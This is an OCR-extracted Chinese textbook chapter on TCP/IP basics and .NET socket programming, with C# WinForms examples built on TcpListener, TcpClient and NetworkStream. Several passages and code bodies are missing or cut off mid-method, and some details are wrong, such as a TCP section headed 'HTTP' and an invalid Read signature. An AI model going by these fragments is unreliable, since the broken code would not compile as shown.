（5）会话层是利用传输层提供会话服务的层面。会话可能是一个用户通过网络登录到服务器，或一个正在建立的用于传输文件的会话等。

（6）表示层就是数据的表示方式的层面，如用于文本文件的 ASCII 和 EBCDIC，用于表示数字的 1S 补码表示形式。如果通信双方用不同的数据表示方法，他们就不能互相理解。表示层就是用于屏蔽这种不同之处。

（7）应用层就是网络应用程序层面，如电子邮件和文件运输等。

与 OSI 模型不同，TCP/IP 层次模型是在实践中发展起来的，它的层次模型只有 4 层，但它的每一层都可能包含 OSI 模型的多层，如它的网络访问层包括物理和数据链路层，其层次结构如图 3.2 所示。




图 3.1




图 3.2

（1）网络访问层。相当于 OSI 模型中的物理层加上数据链路层，是 TCP/IP 结构中的最底层，负责从上层接收 IP 数据包并把 IP 数据包进一步处理成数据帧发送出去，或从网络上接收数据帧，解开数据帧，抽出 IP 数据包，并把数据包交给 IP 层。

（2）互联网层（IP）。相当于 OSI 模型中的网络层。IP 层的服务是无连接的，不可靠的。而服务可靠性的实现交给了上层协议，即 TCP 层。

（3）传输层（TCP 或 UDP）。TCP 是面向连接的、可靠的，而 UDP 正好相反。TCP 一般用于传输硬件可靠性差的广域网，而 UDP 用于硬件可靠性好的局域网。

（4）应用层。向用户提供一组常用的应用程序，如 HTTP，FTP，DNS，HFTP 等。严格地说，TCP/IP 网际协议只包括如图所示下面 3 层，应用程序不能算作 TCP/IP 的一部分。

3.1.2 TCP 协议规范

TCP 协议是一个传输层的协议，它向下屏蔽了 IP 协议不可靠传输的特性，向上提供一个可靠的点到点的传输，其上层就是应用层协议或应用程序。TCP 协议一般用于广域网，如 Internet，这是由广域网的特点所决定的。一般来说，广域网的可靠性差、延迟长，TCP 就是用来屏蔽广域网的特点，向用户提供一种可靠传输的服务。

1. TCP 协议使用的端口

源端口一般是一个随机的端口号，目标端口则不是随机的，要根据客户主机所请求的服务决定，比如 FTP 使用 21 端口，Telnet 使用 23 端口，SMTP 使用 25 端口，HTTP 使用 80 端口，POP3 使用 110 端口等。另外，4000 端口是 OICQ 端口，6667 是 IRC 端口。一般情况下，源端口号是个大于 1023 小于 65535 的数，目标端口是小于等于 1023 的数（保留端口）。

2. TCP 连接的建立

TCP 连接的建立要进行三次握手的动作。在此过程中双方要互报自己的初始序号，这样就可以保证包的接收顺序和发送顺序相一致。TCP 连接的建立过程如图 3.3 所示。




图 3.3

（1）在动作 1 中，主机 A 首先发出--个连接请求包（主动连接请求包），在包中包含有主机 A 要发送的包的初始序列号。

（2）主机 B 收到这个请求包后，记录下主机 A 的初始序列号，这样主机 B 便可以推算出下一个它应从主机 A 收到的包的序列号。为了建立可靠的连接。TCP 协议中规定在任何一方收到对方的数据包后，都要向对方作出应答，这样对方就知道数据已经安全到达了。否则，发送方一段时间后还未接到对方应答，就会认为丢失了，会向对方重发一个相同的数据包。在图 3.3 中，因为主机 B 收到了主机 A 的连接请求包，所以主机 B 也要发出一个被动的连接请求包（即动作 2）。

（3）在动作 3 中，主机 A 对主机 B 的连接请求作出应答。到此为止，主机 A 与主机 B 真正建立了连接，双方可以传输数据了。这种连接方式可以确保在真正的数据发送前，双方已经作好了充分的准备。

由此可见，TCP 解决了可靠性，流量控制的问题，能够为上层应用程序提供多个接口，同时为多个应用程序提供数据，它是面向连接、可靠、安全的协议。

3.2　TCP 协议相关类简介

在 TCP 协议编程中，经常使用的类有 TcpListener 类，TcpClient 类，NetworkStream 等类，下面简要介绍。

3.2.1　TcpListener 类

TcpListener 类用于基于 TCP 协议的服务端开发，其名字空间为 System.Net.Sockets。该类的属性有：

LocalEndpoint	监听套接字的本地主机

该类的常用方法如下：

● TcpListener 的构造方法

方法功能：构造一个 TcpListener 对象

方法原型一：

```
public TcpListener(
   int port / /端口
);
```

方法原型二：

```
public TcpListener(
   IPEndPoint localEP / /本地终端（主机）
);
```

方法原型三：

```
public TcpListener(
   IPAddress localaddr,IP 地址
   int port / /端口
);
```

● Start()方法

方法功能：开始监听

方法原型：public void Start()

返回值：无

异常信息：

异常信息	条件
SocketException（套接字异常）	打开套接字时出错

● AcceptSocket()

方法功能：接受连接请求

方法原型：public Socket AcceptSocket()

返回值：Socket（套接字）对象值

异常信息：

异常类型	条件
InvalidOperationException（无效操作异常）	监听尚未开始

● AcceptTcpClient()方法

方法功能：接受连接请求

方法原型：public TcpClient AcceptTcpClient()

返回值：TcpClient（客户对象）

异常信息：

异常类型	条件
InvalidOperationException（无效操作异常）	监听尚未开始

● Stop()，停止监听

方法功能：停止连接

方法原型：public void Stop()

返回值：无

异常信息：

异常类型	条件
SocketException（套接字异常）	关闭套接字时出错

3.2.2 TcpClient 类

TcpClient 类主要用于基于 TCP 协议的客户端编程，其名字空间为：System.Net.Sockets。

1. TcpClient 类常用属性

属性	用途
LingerState	获取或设置有关套接字逗留时间的信息。
NoDelay	获取或设置一个值，该值在发送或接收缓冲区未满时启用延迟。
ReceiveBufferSize	获取或设置接收缓冲区的大小。
ReceiveTimeout	获取或设置 TcpClient 在启动后为接收数据而等待的时间长度。
SendBufferSize	获取或设置发送缓冲区的大小。

2. TcpClient 类常用方法

● TcpClient 的构造方法

方法功能：构造一个 TcpClient 对象

方法原型一：public TcpClient()

在没有参数的情况下，IP 地址可以是任意，默认端口是“0”；

方法原型二：

```
public TcpClient(
   IPEndPoint localEP  / / 本地主机 IP
);
```

方法原型三：

```
public TcpClient(
   string hostname, / / 远程主机名
   int port  / / 端口
);
```

● Connect（）方法

方法功能：与 TCP 服务器主机连接

方法原型一：

```
public void Connect(
   IPEndPoint remoteEP  / / 远程主机 IP
);
```

返回值：空

异常信息：

异常类型	条件
SocketException（套接字异常）	连接服务器时出错

方法原型二：

```
public void Connect(
   IPAddress address, / / 远程主机 IP 地址
   int port  / / 端口
);
```

返回值：空

异常信息：

异常类型	条件
SocketException（套接字异常）	连接服务器时出错

方法原型三：

```
public void Connect(
   string hostname, / / 主机名
```

```
    int port / /端口
);
```

返回值： 空

异常信息：

异常类型	条件
SocketException（套接字异常）	连接服务器时出错

○　GetStream（）方法

方法功能： 用来获得答应的数据流

方法原型： public NetworkStream GetStream()

返回值： 网络流

异常信息：

异常类型	条件
InvalidOperationException（无效操作异常）	客户端尚未与服务器连接

○　Close()方法：关闭连接

方法原型： public void Close()

返回值： 无

异常信息：

异常类型	条件
SocketException（套接字异常）	关闭套接字出错（多发生于套接字已关闭）

下面代码演示了与“aaa.bbb.com”建立连接并获取数据。

```
TcpClient myClient = new TcpClient("aaa.bbb.com",13);
Stream myStream = myClient.GetStream();
```

3.2.3　NetworkStream 类

该类用于获取和操作网络流，在网络编程中经常使用，其名字空间为 System.Net.Sockets。其常用属性和方法如下。

1. NetworkStream 的常用属性

属性	用途
CanRead	是否可读
CanWrite	是否可写
CanSeek	指示流是否支持查找
DataAvailable	是否存在数据

属性	用途
Length	数据长度，如果出现异常，异常类型为 NotSupportedException（不支持）
Position	数据在流的位置，如果出现异常，异常类型为 NotSupported Exception（不支持）

2. NetworkStream 的常用方法

● 构造方法

方法功能：构造一个新的网络流

方法原型一：

```
public NetworkStream(
   Socket socket//提供数据的套接字
);
```

异常信息：

异常类型	条件
ArgumentNullException（参数空）	“socket” 参数空
ArgumentException（参数异常）	套接字未连接或者 套接字的 SocketType 属性不是 SocketType.Stream
IOException（读写异常）	Socket 参数是一个 nonblocking 套接字

方法原型二：

```
public NetworkStream(
   Socket socket,//提供数据的套接字
   bool ownsSocket//bool 值，如果 true，则表示套接字实例 socket 参数属于本网络流。
);
```

异常信息：

异常类型	条件
ArgumentNullException（参数空）	“socket” 参数空
ArgumentException（参数异常）	套接字未连接或者 套接字的 SocketType 属性不是 SocketType.Stream.
IOException（读写异常）	Socket 参数是一个 nonblocking 套接字

方法原型三：

```
public NetworkStream(
   Socket socket,//提供数据的套接字实例
   FileAccess access//包括：Read，Write，ReadWrite 三种。
);
```

异常信息：

异常类型	条件
ArgumentNullException（参数空）	"socket" 参数空
ArgumentException（参数异常）	套接字未连接或者 套接字的 SocketType 属性不是 SocketType. Stream
IOException（读写异常）	Socket 参数是 一个 nonblocking 套接字

方法原型四：

```
public NetworkStream(
   Socket socket,//提供数据的套接字实例
   FileAccess access, //包括：Read，Write，ReadWrite 三种
   bool ownsSocket//bool 值，如果 true，则表示套接字实例 socket 参数属于本网络流
);
```

● Read()方法

方法功能：从网络流读取数据

```
public override int Read(
   out byte[] buffer,//字节数组（缓存数据）
   int offset,//读取数据的起始位置
   int size//要求读取的大小
);
```

返回值：读取的字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	buffer 参数空
ArgumentException（参数异常）	buffer 参数小于数据大小
IOException（读写异常）	从网络流读数据时出错

○ BeginRead()

方法功能：异步从网络流读取数据

方法原型：

```
public override IAsyncResult BeginRead(
   byte[] buffer,//字节数组（缓存数据）
   int offset,//起始位置
   int size,//要求读取的大小
   AsyncCallback callback,//异步回调
   object state//自定义对象
);
```

返回值： IAsyncResult 类型值

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	buffer 参数空
ArgumentException（参数异常）	buffer 参数小于数据大小
IOException（读写异常）	从网络流读数据时出错

○　EndRead（）

方法功能： 结束 BeginRead（）方法

方法原型：

```
public override int EndRead(
   IAsyncResult asyncResult// BeginRead()返回值
);
```

返回值： 已经读取的数据字节数

● Write()方法

方法功能： 向网络流写数据

方法原型：

```
public override void Write(
   byte[] buffer,//字节数组（缓存数据）
   int offset,//起始位置
   int size//数据大小
);
```

返回值： 空

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	buffer 参数空
ArgumentException（参数异常）	buffer 参数小于数据大小
IOException（读写异常）	从网络流读数据时出错

○　BeginWrite()

方法功能： 异步向网络流写取数据

```
public override IAsyncResult BeginWrite(
   byte[] buffer,//字节数组
   int offset,//起始位置
   int size,//数据大小
   AsyncCallback callback,//异步回调
   object state//自定义对象
```

);

返回值： IAsyncResult 类型值，供 EndWrite()方法使用

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	buffer 参数空
ArgumentException（参数异常）	buffer 参数小于数据大小
IOException（读写异常）	从网络流读数据时出错

○　EndWrite()方法

结束 BeginWrite()方法

方法原型：

```
public override void EndWrite(
   IAsyncResult asyncResult //BeginWrite()方法返回值
);
```

返回值： 无

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	asyncResult 参数空
IOException（读写异常）	从网络流读数据时出错

3.3　HTTP 协议常用方法详解

本节主要介绍 TcpListener 构造方法， TcpClient 构造方法， TcpListener 类的 Start，Stop，AcceptSocket，AcceptTcpClient 方法,TcpClient 类的 Connect 方法，NetworkStream 类的 Read，Write 方法等。

3.3.1　监听

本例使用 TcpListener 类的 Start 方法进行监听。

（1）界面设计

如图 3.4 所示，向窗体上拖放一个 Label 控件，一个 TextBox 控件，两个 Button 控件，一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1 。各控件的属性如图所示。

（2）添加引用

```
using System.Net;
```

using System.Net.Sockets;

（3）添加私有成员

```
private TcpListener listener;//新加的
```

private int port;//新加的




图 3.4

（4）“开始监听”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
    {
        try
        {
            port =Int32.Parse(textBox1.Text);;
        }
        catch{MessageBox.Show("您输入的格式不对，请输入正整数。");}

        try
        {
            listener=new TcpListener(port);
            listener.Start();
          statusBarPanel1.Text="开始监听......";

        }
        catch(Exception ee){MessageBox.Show(ee.Message);}

    }
```

（5）“停止监听”按钮的 Click 事件代码

```
    private void button2_Click(object sender, System.EventArgs e)
    {
        try
        {   // listener.Pending();
            listener.Stop();
            statusBarPanel1.Text="停止监听";
        }
        catch{MessageBox.Show("监听还未开始，关闭无效。");}
        }
```

3.3.2　请求连接

本例使用 TcpClient 类的 Connnect 方法实现客户端请求与服务器建立连接。

（1）界面设计

如图 3.5 所示，向窗体上拖放两个 Label 控件、两个 TextBox 控件、两个 Button 控件、一个 StatusBar 控件。将 StatusBar1 的 ShowPanels 属性设为 True，然后打开 StatusBar1 控件的 Panels 属性对话框，添加一个 StatusBarPanel1。各控件的属性如图所示。




图 3.5

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
```

（3）添加私有成员

```
private TcpClient client;
```

（4）“连接”按钮的 Click 事件的代码

```
        private void button1_Click(object sender, System.EventArgs e)
        {   int port=0;
            client =new TcpClient();
            try{
            port=Int32.Parse(textBox2.Text);
            }
            catch{MessageBox.Show("请输入整数。");}
            try
            {
                client.Connect(textBox1.Text,port);
               statusBarPanel1.Text="与服务器建立连接";
            }
            catch(Exception ee){MessageBox.Show(ee.Message);}


        }
```

（5）“关闭连接”按钮的 Click 事件的代码

```
    private void button2_Click(object sender, System.EventArgs e)
```

```
{
    try
    {
        client.Close();
        statusBar1.Text="与服务器断开连接";
    }
    catch{}
}
```

3.3.3　接受连接

1. 使用 AcceptSocket 方法接收连接

本例用 TcpListener 类的 AcceptSocket 方法实现服务器与客户端的连接。

（1）界面设计

如图 3.6 所示，向窗体上拖放一个 Label 控件、一个 TextBox 控件、两个 Button 控件、一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1。




图 3.6

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
```

（3）添加私有成员

```
private TcpListener listener;
private int port;
```

（4）“开始监听”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
                port =Int32.Parse(textBox1.Text);;
            }
```

```
            catch{MessageBox.Show("您输入的格式不对，请输入正整数。");}

            try
            {
                listener=new TcpListener(port);
                listener.Start();
                statusBarPanel1.Text="开始监听.....";
                Thread thread=new Thread(new ThreadStart(target));
                thread.Start();
            }
            catch(Exception ee){MessageBox.Show(ee.Message);}

        }
```

（5）target（）方法代码

```
private void target(){
        Socket aa=listener.AcceptSocket();
            if(aa.Connected){
                statusBarPanel1.Text="与客户建立连接";
            }
        }
```

（6）“关闭监听”按钮的 Click 事件的代码

```
private void button2_Click(object sender, System.EventArgs e)
        {
                try
            {  // listener.Pending();
                listener.Stop();
                statusBarPanel1.Text="停止监听";
            }
            catch{MessageBox.Show("监听还未开始，关闭无效。");}

        }
```

（7）演示

编译并执行程序，在“监听端口”文本框里输入适当的端口，然后单击“开始监听”按钮，监听端口开始。运行 3.3.2 的程序，在“服务器名称”文本框里输入适当的服务器，在“端口”文本框里输入适当的端口号，然后单击该程序的“连接”按钮，图 3.7 是 3.3.3 例程序的执行结果。




图 3.7

2. 使用 AcceptTcpClient 方法接收连接

本例用 TcpListener 类的 AccepTcptClient 方法实现服务器与客户端的连接。该方法返回值是 TcpClient 类型值（即 TCP 客户端实例），该方法主要用法为：在接受一客户端连接后，再以本服务器为客户端，再连接其他服务器，以实现多服务器协同工作，对最终客户服务。比如服务器 A 接受客户 G 连接后，发现需要参考服务器 B 的数据，于是以本服务器为客户端，请求连接服务器 B，B 将数据交给 A 后，A 再对 G 服务。这样就实现了多服务器共同服务。

把例 3.3.3 的 target()方法修改为如下代码即可实现上述功能：

```
private void target(){
//接受客户端连接后，返回 TcpClient 类型值
TcpClient aa=listener.AcceptTcpClient();
//请求连接服务器“newHost”的 6655 端口
aa.Connect("newHost",6655);


        }
```

3.3.4　Socket 类的 Send 方法在 Tcp 编程中的应用

本例用 Socket 类 Send 方法实现服务器向客户端发送数据。

（1）即面设计

如图 3.8 所示，向窗体上拖放两个 Label 控件、一个 TextBox 控件、一个 richTextBox 控件、两个 Button 控件、一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1。

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
```

（3）添加私有成员

```
private int port;//新加的
private Socket sock;//新加的
private TcpListener listener;//新加的
```

```
            string str=richTextBox1.Text+"\r\n";
            byte[]
byte=System.Text.Encoding.BigEndianUnicode.GetBytes(str.ToChar- Array());
            sock.Send(byte,byte.Length,0);
        }
```

（6）“关闭监听”按钮的 Click 事件的代码

```
        private void button2_Click(object sender, System.EventArgs e)
        {
            try
         {  // listener.Pending();
            listener.Stop();
            statusBarPanel1.Text="停止监听";
         }
         catch{MessageBox.Show("监听还未开始，关闭无效。");}
        }
```

3.3.5　NetworkStream 类的 Read 方法程序示例

本例用 NetworkStream 类的 Read 方法实现客户端从服务器接收数据。

（1）界面设计

如图 3.9 所示，向窗体上拖放四个 Label 控件、三个 TextBox 控件、一个 richTextBox 控件、两个 Button 控件、一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1。




图 3.9

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
u
```

```
private bool control=false;
private NetworkStream stream;
```

（4）“连接”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {   int port=0;
            IPAddress myIP=IPAddress.Parse("127.0.0.1");
            try
            {
                myIP=IPAddress.Parse(textBox3.Text);}
            catch{MessageBox.Show("您输入的 IP 地址格式不正确！");}
            client =new TcpClient();
            try{
            port=Int32.Parse(textBox2.Text);
            }
            catch{MessageBox.Show("请输入整数。");}
            try
            {
                    if(textBox1.Text!="")
                {
                    client.Connect(textBox1.Text,port);
                    statusBarPanel1.Text="与服务器建立连接";
                        Thread thread=new Thread(new ThreadStart(target));
                        thread.Start();
                    }
                else if(textBox3.Text!=""){
                        client.Connect(myIP,port);
                        statusBarPanel1.Text="与服务器建立连接";
                        Thread thread=new Thread(new ThreadStart(target));
                        thread.Start();

                    }

            }
            catch(Exception ee){MessageBox.Show(ee.Message);}

        }
```

（5）target（）方法代码

```
   private void target()
            {
```

3.3.6　NetworkStream 类的 Write、Flush 方法示例

本例用 NetworkStream 类的 Write、Flush 方法实现客户端向服务器发送数据。

（1）界面设计

在例 3.3.5 中图 3.9 的基础上，将 Label4 的 Text 属性修改为“发送信息”，在窗体上再添加一个 Button 控件，将该控件的 Text 属性修改为“发送”(如图 3.11)。




图 3.11

（2）“发送”按钮的 Click 事件代码

```
private void button3_Click(object sender, System.EventArgs e)
    {    NetworkStream stream=client.GetStream();
         string flush=richTextBox1.Text+"\r\n";
         byte[]      by=System.Text.Encoding.BigEndianUnicode.GetBytes(flush.To-
CharArray());
         stream.Write(by,0,by.Length);
         stream.Flush();

    }
```

3.3.7　Socket 类的 Receive 方法在 Tcp 编程中的应用

本例用 Socket 类的 Receive 方法实现服务器从客户端接收数据。

（1）界面设计

